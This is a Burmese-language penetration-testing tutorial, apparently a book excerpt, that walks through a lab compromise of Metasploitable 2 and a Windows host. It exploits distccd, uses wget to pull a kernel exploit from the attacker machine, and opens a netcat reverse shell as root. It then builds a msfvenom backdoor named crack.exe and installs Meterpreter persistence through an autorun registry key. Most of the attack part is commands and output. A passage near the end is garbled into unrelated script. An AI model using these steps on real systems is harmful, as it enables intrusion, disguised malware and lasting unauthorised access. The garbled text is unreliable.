
Linux privilege escalation မှာတော့ ကျွန်တော်တို့ vulnerability system ဖြစ်တဲ့ Metasploit table 2 ကိုအသုံးပြုပြီး စမ်းသပ်ပြမှာ ဖြစ်ပါတယ်။ ကျွန်တော်တို့တွေ အရင်ဆုံး privilege escalation မလုပ်ခင်မှာ Target ရဲ့ information အတွက် ရရှိထားဖို့လဲလိုအပ်ပါတယ်။ အဲတွက် SPARTA ကိုအသုံးပြုပြီး information နည်းနည်းလောက်ဖြစ်ဖြစ်ရအောင် ရှာကြပါမယ်။ Kali Linux ကနေ SPARATA ကိုဖွင့်ပါမယ်။ ပြီးရင်တော့ Metasploit table linux ရဲ့ ip ကို Click here to add host(s) to scope ဆိုတဲ့နေရာ မှာထည့်ပေးပါမယ်။



ပြီးရင်တော့ Add to scope ကိုနိပါမယ်။ ဒါဆိုရင်တော့ စတင်ပြီး scan ပြလုပ်နေပြီဖြစ်ပါတယ်။ Scan လုပ်တာပြီးသွားရင်တော့ အောက်ကပုံအတိုင်း တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။

Progress	Tool	Host	Start time	End time
[Progress Bar]	screenshot (8180/tcp)	172.16.16.6	13 Sep 2019 10:50:13	13 Sep 2019 10:50:13
[Progress Bar]	nikto (8180/tcp)	172.16.16.6	13 Sep 2019 10:49:57	13 Sep 2019 10:49:57
[Progress Bar]	x11screen (6000/tcp)	172.16.16.6	13 Sep 2019 10:49:57	13 Sep 2019 10:49:57
[Progress Bar]	ftp-default (2121/tcp)	172.16.16.6	13 Sep 2019 10:49:57	13 Sep 2019 10:49:57
[Progress Bar]	nmap (stage 5)	172.16.16.6	13 Sep 2019 10:49:56	13 Sep 2019 10:49:56
[Progress Bar]	ftp-default (21/tcp)	172.16.16.6	13 Sep 2019 10:48:16	13 Sep 2019 10:48:16
[Progress Bar]	nmap (stage 4)	172.16.16.6	13 Sep 2019 10:48:16	13 Sep 2019 10:48:16
[Progress Bar]	screenshot (80/tcp)	172.16.16.6	13 Sep 2019 10:48:12	13 Sep 2019 10:48:12
[Progress Bar]	postgres-default (5432/tcp)	172.16.16.6	13 Sep 2019 10:48:03	13 Sep 2019 10:48:03
[Progress Bar]	mysql-default (3306/tcp)	172.16.16.6	13 Sep 2019 10:48:03	13 Sep 2019 10:48:03
[Progress Bar]	smtp-enum-vrfy (25/tcp)	172.16.16.6	13 Sep 2019 10:48:03	13 Sep 2019 10:48:03
[Progress Bar]	nmap (stage 3)	172.16.16.6	13 Sep 2019 10:48:02	13 Sep 2019 10:48:02

ပြီးရင်တော့ ကျွန်တော်တို့ distccd ဆိုတဲ့ service run နေလားဆိုတာ ကြည့်ပါမယ်။



Service running ဖြစ်နေတာကိုတွေ့ရမှာဖြစ်ပါတယ်။ Port ကတေသ့ 3632 ဖြစ်ပါတယ်။ အဲဒီ service ကိုကျန်တော်တို့ exploit ပြုလုပ်ကြပါမယ်။ အရင်ဆုံး exploit မလုပ်ခင်မှာ distccd အကြောင်းလေးရှင်းပြပေးပါမယ်။ Distccd ဆိုတာ Computing Application တွေက source-code တွေကို compilation လုပ်ဖို့အတွက် ကိုအသုံးပြုပါတယ်။ ကျန်တော်တို့ kali terminal ကနေ metasploit ထဲ msfconsole command ကိုအသုံးပြုပြီးဝင်ထားပါ။

```
root@mps: ~
File Edit View Search Terminal Help
root@mps:~# msfconsole
```

ပြီးတာနဲ့ metasploit ထဲမှာ distcc exploit ကိုရှာပါမယ်။ Command ကတေသ့ search distcc ပဲဖြစ်ပါတယ်။

```
msf5 > search distcc
Matching Modules
=====
#  Name
Description
-----
0  exploit/unix/misc/distcc_exec  2002-02-01      excellent  Yes
DistCC Daemon Command Execution

msf5 >
```

ကျန်တော်တို့အသုံးပြုမယ့် Exploit ကိုတွေ့ပြုဖြစ်ပါတယ်။ အဲ exploit ကိုအသုံးပြုမယ်ဆိုရင် command က use exploit/misc/distcc\_exec ပဲဖြစ်ပါတယ်။

```
File Edit View Search Terminal Help
msf5 > use exploit/unix/misc/distcc_exec
msf5 exploit(unix/misc/distcc_exec) >
```

ပြီးရင်တော့ show options နဲ့ထည့်သွင်းပေးဖို့လိုအပ်တာတွေကို ဆက်ကြည့်ပါမယ်။

```
msf5 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):
Name      Current Setting  Required  Description
----      -----          -----    -----
RHOSTS      identifier      yes        The target address range or CIDR i
RPORT      3632            yes        The target port (TCP)

Exploit target:

Id  Name
--  --
0   Automatic Target
```

ထည့်သွင်းပေါ်ရမှာက rhosts ip ပဲဖြစ်ပါတယ်။ ကျွန်တော့ metasploit table 2 ရဲ့ ip က 172.16.16.6 ဖြစ်တာကြောင့် set rhost 172.16.16.6 ဆိုပြီး ip ထည့်သွင်းပေးလိုက်ပါတယ်။

```
msf5 exploit(unix/misc/distcc_exec) > set rhost 172.16.16.6
rhost => 172.16.16.6
msf5 exploit(unix/misc/distcc_exec) >
```

ဒါပြီးရင်တော့ exploit command ကိုအသုံးပြုပြီး exploit လုပ်လိုရပါပြီ။

```
msf5 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 172.16.16.5:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 7r9HlcS36IHcb2Gm;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "7r9HlcS36IHcb2Gm\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (172.16.16.5:4444 -> 172.16.16.6:38119)
at 2019-09-13 11:13:49 -0400
```

အောက်ဆုံးမှာ shell session 1 opened ဆိုပြီးပေါ်လာရင်တော့ exploit လုပ်တာအောင်မြင်ပြီဖြစ်ပါတယ်။ Metasploit table 2 ရဲ့ shell access ကိုရရှိပြီဖြစ်ပါတယ်။ ကျွန်တော်တို့က အဲမှာ whoami လိုဂိုက်ကြည့်ပါ။ ဘယ် user ရဲ့ shell access ကိုရရှိထားတာလဲဆိုတာ သိအောင်ဖြစ်ပါတယ်။

```
whoami
daemon
```

Root access မဟုတ်ပဲ daemon ဆိုတဲ့ user ဖြစ်နေတာကိုတွေ့ရမှာ ဖြစ်ပါတယ်။ Root access ရအောင် privilege escalation ပြုလုပ်ရပါနီးမယ်။ အဲလိုပြုလုပ်ဖို့အတွက် uname-a ဆိုတဲ့ command ကိုရှိက်လိုက်ပါ။ Metasploit table 2 ရဲ့ kernel information တွေကိုသိချင်တဲ့အတွက် ဖြစ်ပါတယ်။

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

ဒါဆိုရင် metasploit table 2 ရဲ့ kernel version က 2.6.24 ဖြစ်တာကိုတွေ့ရမှာဖြစ်ပါတယ်။ ဆက်ပြီးတော့ အဲ kernel version အတွက်ကို exploit ရှာကြည့်မှာ ဖြစ်ပါတယ်။ New Terminal ခေါ်ပြီးရင်တော့ exploit ရှာတဲ့ command ကတော့ searchsploit privilege | grep -i linux | grep -i kernel | grep 2.6 ပဲဖြစ်ပါတယ်။

```
root@mps:~# searchsploit privilege | grep -i linux | grep -i kernel | grep 2.6
```

အဲလိုရှာလိုက်တဲ့အခါ Exploit တွေအများကြီးကိုတွေ့ရမှာ ဖြစ်ပါတယ်။ အဲထဲကမှ 8572.c ဆိုတဲ့ Exploit ကိုအသုံးပြုပါမယ်။

```
Linux Kernel 2.6 (Debian 4.0 / Ubuntu / | exploits/linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/ | exploits/linux/local/8572.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 | exploits/linux_x86/local/9542.c
```

သူကတော့ C Programing နဲ့ရေးထားတာ ဖြစ်လိုအနောက်မှာ .c နဲ့ဆုံးပါတယ်။ အဲ file ကို target ထံကိုပို့ပေးရမှာ ဖြစ်ပါတယ်။ အရင်ဆုံး ကျွန်တော်တို့ 8572.c ဆိုတဲ့ file ကို /var/www/html ထဲကိုကူးထည့်ပေးရပါမယ်။ Commandကတော့ cp/usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html/ ပဲဖြစ်ပါတယ်။ အဲဒါဟာ Website Directory လမ်းကြောင်းဖြစ်ပါတယ်။

```
root@mps:~# cp /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html/
root@mps:~#
```

Target က အဲဒီ exploit ကို web မှတစ်ဆင့် လုမ်းယူမှာ ဖြစ်ပါတယ်။ အဲအတွက်ကို Kali မှာထင်ပြီး Apache2 ဆိုတဲ့ web service ကို start လုပ်ပေးရပါမယ်။ Command ကတေသာ့ service apache2 start ပဲဖြစ်ပါတယ်။

```
root@mps:~# service apache2 start
root@mps:~#
```

ပြီးရင်တေသာ့ Kali မှာ metasploit ကိုအသုံးပြုပြီး shell access ရထားတဲ့နေရာကနေ လုမ်းပြီး Download လုမ်းဆွဲပါမယ်။ Command ကတေသာ့ wget 172.16.16.5/8572.c ပဲဖြစ်ပါတယ်။

```
whoami
daemon
wget 172.16.16.5/8572.c
--08:44:56-- http://172.16.16.5/8572.c
      => `8572.c'
Connecting to 172.16.16.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,876 (2.8K) [text/x-csrc]

OK ..                                         100%  255.19 KB/s

08:44:56 (255.19 KB/s) - `8572.c' saved [2876/2876]
```

ပြီးရင်တေသာ့ ls နဲ့ခေါ်ကြည့်လိုက်ပါ။

```
ls
5159.jsvc_up
8572.c
```

ကျွန်တော်တို့ဒေါင်းထားတဲ့ Exploit ကိုတွေ့ရပါမယ်။ သူက C Programming နဲ့ရေးထားတာ ဖြစ်လို့  
ပြန်ပြီး Compile လုပ်ပေးရပါမယ်။ အသုံးပြုရမှာကတေသာ့ gcc ပဲဖြစ်ပါတယ် အရည်ကတေသာ့ GNU  
Compiler Collections ဖြစ်ပြီး C နဲ့ C++ တို့ကို compile လုပ်ရာမှာ အသုံးပြုပါတယ်။  
ကျွန်တော်တို့က compile လုပ်မယ်ဆိုရင် Command က gcc 8572.c -o 8572 ပဲဖြစ်ပါတယ်။

```
gcc 8572.c -o 8572
8572.c:110:28: warning: no newline at end of file
```

ဆက်ပြီးတေသာ့ 8572 ဆိုတဲ့ file ကို Permission သတ်မှတ်ပါမယ်။ Command ကတေသာ့ chmod +x 8572 ပါ။ ပြီးရင်တေသာ့ run လို့ရအောင် bash file လေးတစ်ခုတည်ဆောက်ပါမယ်။ အရင်ဆုံး touch command ကိုအသုံးပြုပြီး run ဆိုတဲ့ file တည်ဆောက်ပါ။

```
touch run
```

ပြီးရင်တော့ Terminal မှာ တစ်ကြောင်းချင်း ရိုက်ပါမယ်။ ရိုက်ရမှာတွေကတော့ ‘echo #!/bin/sh’ > run ကိုရိုက်မယ်။ ပြီးရင်ဆက်ပြီးတော့ ‘echo /bin/netcat -e /bin/sh 172.16.16.5 5555’ >> run ကိုဆက်ရိုက်ပါ မယ်။ Command အမြဲယ်ကတော့ netcat ကိုလုမ်းပြီး ချိတ်တာဖြစ်ပါတယ် ip ကတော့ netcat server ip ဖြစ်ပါတယ်။ Netcat server ကိုတော့ kali linux မှာပဲထိုင်မှာ ဖြစ်တာကြောင့် kali ip ကိုထည့်ပေးတာ ဖြစ်ပါတယ်။ ပြီးရင်တော့ cat နဲ့ run ဆိုတဲ့ file ကိုခေါ်ကြည့်လိုက်ပါ။ ကျွန်ုတ်တို့ ထည့်သွင်းလိုက်တဲ့ Command တွေကိုတွေ့ရမှာ ဖြစ်ပါတယ်။

```
cat run
#!/bin/sh
/bin/netcat -e /bin/sh 172.16.16.5 4444
```

ဒီအဆင့်ထိ အဆင်ပြေပြီဆိုရင်တော့ ကျွန်ုတ်တို့ Kali Linux မှာ new terminal ကနေ netcat ကိုအသုံးပြုပြီး Listen လုပ်ထားပါမယ်။ Command ကတော့

```
root@mps:~# nc -lvp 4444
listening on [any] 4444 ...
```

ဒါဆိုရင်တော့ ကျွန်ုတ်တို့ 8572 ဆိုတဲ့ file ကို shell access ရထားတဲ့ terminal ကနေ run ပါမယ်။ မ run ခင်မှာ ကျွန်ုတ်တို့ netlink ရဲ့ pid ကိုထည့်ပေးဖို့လိုအပ်ပါသေးတယ်။ PID ကိုကြည့်မယ် ဆိုရင် cat /proc/net/netlink ပဲဖြစ်ပါတယ်။

cat /proc/net/netlink	sk	Eth	Pid	Groups	Rmem	Wmem	Dump	Locks
	ddf0a800	0	0	00000000	0	0	00000000	2
	df521400	4	0	00000000	0	0	00000000	2
	dd398800	7	0	00000000	0	0	00000000	2
	dd842600	9	0	00000000	0	0	00000000	2
	dd82f400	10	0	00000000	0	0	00000000	2
	df993c00	15	2765	00000001	0	0	00000000	2
	ddf0ac00	15	0	00000000	0	0	00000000	2
	ddf12800	16	0	00000000	0	0	00000000	2
	df8d3000	18	0	00000000	0	0	00000000	2

Netlink ရဲ့ Pid ကိုသိပြီဆိုတော့ run လိုပါပြီ။ Command ကတော့ ./8572 2765 (Pid ကတော့ စာဖတ်သူတို့ဆီမှာပေါ်တဲ့ Pid ကိုထည့်ပေးရမှာပါ)

```
./8572 2765
```

ပြီးရင်တော့ Netcat ဖွင့်ထားတဲ့ Terminal မှာသွားကြည့်လိုက်ပါ။ အောက်ဖော်ပြပါပုံအတိုင်း ကျွန်ုတ်တို့ တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။

```
root@mps:~# nc -lvpn 4444
listening on [any] 4444 ...
connect to [172.16.16.5] from (UNKNOWN) [172.16.16.6] 45088
```

ဒါဆိုရင်တော့ Target က ကျွန်တော်တို့၏ netcat server ကို လာချိတ်ပြီဖြစ်ပါတယ်။ Terminal မှာ id လို့ရှိက်ကြည့်လိုက်ပါ။

```
root@mps:~# nc -lvpn 4444
listening on [any] 4444 ...
connect to [172.16.16.5] from (UNKNOWN) [172.16.16.6] 45089
id
uid=0(root) gid=0(root)
```

ဒါဆိုရင်တော့ ကျွန်တော်တို့ root access ကိုရရှိပြီဖြစ်ပါတယ်။ Privileges Escalation လုပ်တဲ့အဆင့် ပြီးဆုံးပြီ ဖြစ်ပါတယ်။

## Chapter-8 Maintaining Access and Clearing Tracks

အရင်သင်ခန်းစာမျာတုန်းက ကျွန်တော်တို့ privilege-escalation နဲပတ်သက်ပြီး လေ့လာခဲ့ပြီး ဖြစ်ပါတယ်။ အခုသင်ခန်းစာမျာတော့ maintaining access အကြောင်းနဲ့ anti-forensic techniques ကိုအသုံးပြုပြီး cleaning tracks လုပ်တာတွေကို လေ့လာရမှာ ဖြစ်ပါတယ်။

### Maintaining access

Penetration testing မှာဆိုရင် အဆင့်တွေ အများကြီးရှိပါတယ်။ အဲအဆင့်တိုင်းမှာ အချိန် နဲ့ ကြိုးစားအားထုတ်မှုတွေ အများကြီးလိုအပ်ပါတယ်။ ကျွန်တော်တို့တွေ Target system ထဲကို ဝင်ရောက်နိုင်ဖို့အတွက်ဆိုရင် Metasploit ကိုအသုံးပြုရပါတယ်။ ပြီးရင်တော့ သင့်တော်ရာ Exploit အမျိုးစားကိုရွေးပြီး Attack ပြုလုပ်ရပါတယ်။ အဲလို့ Attack ပြုလုပ်ရင်းအောင်မြင်သွားတဲ့အခါ ကျွန်တော်တို့က Reverse Shell access ကိုရပါတယ်။ ဒါပေမယ့် အဲဒိုလို Reverse shell access ဟာ Target system ကို reboot လုပ်လိုက်တဲ့အခါမှာတော့ ပြန်ပြတ်သွားခဲ့ပါတယ်။ အဲလို့ Target က system ကို reboot ချလဲ system ပြန်တက်လာရင် attacker က target system ကိုအချိန်မရွေး ဝင်ထွက်လို့ရအောင် ပြုလုပ်ရတာကိုတော့ Maintaining access လုပ်တယ်လို့ခေါ်ပါတယ်။ နောက် တစ်မျိုးအနေနဲ့ကတော့ Persistent လိုလဲခေါ်ပါတယ်သေးတယ်။ OK ဒါဆိုရင် ကျွန်တော်တို့ Lab လေးစမ်းကြည့်ကြပါမယ်။ လိုအပ်တာကတော့ Target System အတွက် Windows နဲ့ Attacker အတွက် Kali Linux လိုအပ်ပါတယ်။ အရင်ဆုံး msfvenom ကိုအသုံးပြုပြီးတော့ windows အတွက် payload တစ်ခုကို create လုပ်ပါမယ်။ အခုအသုံးပြုမယ့် နည်းလမ်းကတော့ Persistence backdoor ကိုအသုံးပြုပြီး လုပ်တာ ဖြစ်ပါတယ်။ Command ကတော့ msfvenom -p windows/meterpreter/reverse\_tcp LHOST=10.10.10.9 (attacker ip) LPORT=4444 -f exe > crack.exe ဖြစ်ပါတယ်။

```
root@mps:~/Desktop# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.10.9 lport=4444 -f exe > crack.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@mps:~/Desktop#
```

ပြီးရင်တော့ ကျွန်တော်တို့တွေ msfconsole ဆိုတဲ့ command ကိုအသုံးပြုပြီးတော့ metasploit terminal ကနေခေါ်ပါမယ်။



```

https://metasploit.com

      =[ metasploit v5.0.45-dev
+ -- --=[ 1918 exploits - 1072 auxiliary - 330 post      ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops      ]
+ -- --=[ 4 evasion          ]      ]

msf5 >

```

ကျွန်တော်တို့တွေ exploit ကိုသတ်မှတ်ပေးရမှာ ဖြစ်တာကြောင့် use exploit/multi/handler ဆိုပြီး ထည့်သွင်းပေးရပါမယ်။

```

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) >

```

ပြီးရင်တော့ payload သတ်မှတ်ပေးရပါ၌ဗုံးမယ် Command ကတော့ set payload windows/meterpreter/reverse\_tcp ဖြစ်ပါတယ်။

```

msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) >

```

Show options ကိုတစ်ချက်ခေါ်ကြည့်ပါမယ်။ ဘာတွေထက်ထည့်ပေးဖို့လိုအေးလဲ ဆိုတာသိမ့်ရန်အတွက် ဖြစ်ပါတယ်။

```

Name  Current Setting  Required  Description
-----
TheFatRat

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
-----  -----
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
LHOST                yes       The listen address (an interface may be
specified)
LPORT                4444     yes       The listen port

Exploit target:
Id  Name
--  --
0   Wildcard Target

msf5 exploit(multi/handler) > 

```

Lhost နဲ့ Lport ကိုသတ်မှတ်ပေးရပါ၍မယ်။ ဒါပေမယ့် ကျွန်တော်က Lhost ကိုပဲသတ်မှတ်ပေးပါမယ်။ Lport ကကျွန်တော်တို့အသုံးပြုမယ့် port နဲ့အတူတူဖြစ်နေတာကြောင့် ထက်မသတ်မှတ်ပေးတော့ ပါဘူး။ ပြီးရင်တော့ exploit command ကိုအသုံးပြုပြီး exploit လုပ်လိုက်ပါ။ Exploit လုပ်ပြီးရင်တော့ ကျွန်တော်တို့ စောနက msfvenom ကိုအသုံးပြုပြီး create လုပ်ထားတဲ့ payload (crack.exe) ကို Target ထံသို့ပို့ဆောင်ရပါမယ်။ ပြီးရင်တော့ Target ကအဲ payload ကို run လိုက်တဲ့အခါ ပုံပါအတိုင်း connect လာဖြစ်တာကိုတွေ့ရမှာ ဖြစ်ပါတယ်။

```

msf5 exploit(multi/handler) > set lhost 10.10.10.9
lhost => 10.10.10.9
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.10.9:4444
[*] Sending stage (179779 bytes) to 10.10.10.11
[*] Meterpreter session 1 opened (10.10.10.9:4444 -> 10.10.10.11:49202) at 2019-1
0-07 03:49:26 -0400

meterpreter >

```

ကျွန်တော်တို့တွေ meterpreter session တော့ရပြီ maintaining access ဆက်လုပ်ရပါမယ်။ အရင်ဆုံး meterpreter session ရထားတဲ့ terminal မှာ run persistence -h ဆိုပြီးရိုက်လိုက်ပါ။ ဘာကြောင့် ရိုက်ခိုင်းရသလဲဆိုတော့ ကျွန်တော်တို့က persistence script ကိုအသုံးပြုမှာ ဖြစ်တာကြောင့် တွဲသုံးလို့ရမယ့် တခြား options တွေကိုပါ မြင်ရအောင်လို့ ရိုက်ခိုင်း ရခြင်းဖြစ်ပါတယ်။

```

meterpreter > run persistence -h

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

    -A      Automatically start a matching exploit/multi/handler to connect to
the agent
    -L <opt> Location in target host to write payload to, if none %TEMP% will be
used.
    -P <opt> Payload to use, default is windows/meterpreter/reverse_tcp.
    -S      Automatically start the agent on boot as a service (with SYSTEM pri-
vileges)
    -T <opt> Alternate executable template to use
    -U      Automatically start the agent when the User logs on
    -X      Automatically start the agent when the system boots
    -h      This help menu
    -i <opt> The interval in seconds between each connection attempt
    -p <opt> The port on which the system running Metasploit is listening
    -r <opt> The IP of the system running Metasploit listening for the connect b-
ack

meterpreter > 

```

ပြီးရင်တော့ maintaining access လုပ်ဖို့အတွက် ရှိက်ရမယ့် command ကတော့ run persistence -U -i 5 -p 4444 -r 10.10.10.9 ပဲဖြစ်ပါတယ်။ Persistence script ကိုအသုံးပြုတာ ဖြစ်ပြီး ip address နေရာမှာတော့ kali linux address ကိုထည့်ပေးရမှာ ဖြစ်ပါတယ်။ Port နေရာမှာလ payload listen လုပ်တဲ့ port number ကိုပဲထည့်ပေးရမှာ ဖြစ်ပါတယ်။ ကျွန်တော် payload စတင် create လုပ်တုန်းက 4444 ကိုအသုံးပြုထားတာ ဖြစ်ပါတယ်။ ကျွန်တဲ့ Command ကို ကျွန်တော် မရှင်းပြ တော့ပါဘူး -h ခေါ်ပြီး ကြည့်လိုက်ပါတယ်။ Command run ပြီးသွားရင်တော့ အောက်ဖော်ပြပါ ပုံအတိုင်းတွေ့ရမှာ ဖြစ်ပါတယ်။

```

meterpreter > run persistence -U -i 5 -p 4444 -r 10.10.10.9

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/IK-PC_20191
008.4503/IK-PC_20191008.4503.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.10.10.9 LPOR
T=4444
[*] Persistent agent script is 99663 bytes long
[+] Persistent Script written to C:\Users\ADMINI~1\AppData\Local\Temp\KGDZpiHKIrV
.vbs
[*] Executing script C:\Users\ADMINI~1\AppData\Local\Temp\KGDZpiHKIrV.vbs
[+] Agent executed with PID 1820
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\
\IabNqmBt
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\
IabNqmBt
meterpreter > 

```

ဒါဆိုရင်တော့ Persistence script install လုပ်တာ အဆင်ပြုပြီး maintaining access လုပ်တာအောင်မြင်ပြီ ဖြစ်ပါတယ်။ ဒါဆိုရင် ကြိမ်းသေအောင်လို့ reboot ဆိုတဲ့ command ကိုအသုံးပြုပြီး Target machine ကို reboot ချလိုက်ပါ။

```
meterpreter > reboot
Rebooting...
meterpreter >
```

Target machine ကို reboot ချပြီးပြန်တက်လာရင် terminal ကနေ exploit ဆိုတဲ့ command ကိုအသုံးပြုလိုက်ပါ။ ဒါဆိုရင်တော့ auto session ပြန်ချိတ်တာကို တွေ့ရမှာ ဖြစ်ပါတယ်။

```
meterpreter > reboot
Rebooting...
meterpreter >
[*] 10.10.10.4 - Meterpreter session 1 closed. Reason: Died

msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.10.9:4444
[*] Sending stage (179779 bytes) to 10.10.10.4
[*] Meterpreter session 2 opened (10.10.10.9:4444 -> 10.10.10.4:49162) at 2019-10-08 03:50:51 -0400

meterpreter >
```

ဒါဆိုရင် Persistence script ကိုအသုံးပြုပြီး maintaining access လုပ်တာ နားလည်မယ်လို့ ထင်ပါတယ်။ နောက်အပိုင်း တစ်ခုဖြစ်တဲ့ Clearing tracks and trails ကိုဆက်သွားပါမယ်။

### Clearing tracks and trails

Penetration testing မှာဆိုရင် Target system ကို access ရရှိဖို့အတွက်ဆိုရင် အစီစဉ်တွေ အများကြီးလုပ်ဆောင် ရပါတယ်။ အဲဒေါ်လိုမျိုး လုပ်ဆောင်မှုတွေဟာ Target system မှာ များစွာ သက်ရောက်မှု ရှိပါတယ်။ တရာ့သော configuration files တွေက ပြုပြင်ထားတာလဲ ဖြစ်နိုင်သလို ကျွန်တော်တို့ လုပ်ဆောင်သမျှတွေကလဲ Target system မှာ log တွေအနေနဲ့တည်ရှိ နေနိုင်ပါတယ်။ အဲလိုမျိုးတွေ တည်ရှိနေမှုများက blue team တွေဒါမှုမဟုတ် စုစမ်းစစ်ဆေးသူတွေက attacker ထံသို့ ခြေရာခံလို့ရသွားနိုင်ပါတယ်။

Penetration Testing ပြုလုပ်ပြီးသွားတဲ့အခါ အကောင်းဆုံးကတော့ အကုန်လုံးကို ပြန်ရှင်းလင်းခဲ့ခြင်း ပဲဖြစ်ပါတယ်။ အဲဒေါ်ကို ကျွန်တော်တို့တွေ Lab အနေနဲ့လုပ်ဆောင်ကြည့်ကြပါမယ်။ အရင်ဆုံး Windows System ကို Metasploit ကိုအသုံးပြုပြီး exploit လုပ်ပါမယ်။ ကျွန်တော်တို့တွေ အရင်ဆုံး msfvenom ကိုအသုံးပြုပြီးတော့ payload တစ်ခု create လုပ်ပါမယ်။

```
root@kali:~/Desktop# msfvenom -p windows/meterpreter/reverse_tcp lhost=172.16.16.5 lport=443 -f exe > crack.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:~/Desktop#
```

پ్రింగెండ్టో ఇటి Payload కీ Target తంచిపోవాలిమయి॥ నిషిఅశండ్పెటి ఫల్స్లేవణింటోకీ అవ్యాప్తిల్స్ట్రాపితయి॥ ప్రింగెండ్టో �Metasploit తంకీంండ్పిమయి॥ Metasploit నఁఁ Listen ల్యాబ్సిల్సిమయి॥

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
----  -----  -----  -----
Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC  process      yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST      172.16.16.5  yes      The listen address (an interface may be specified)
LPORT      4444         yes      The listen port

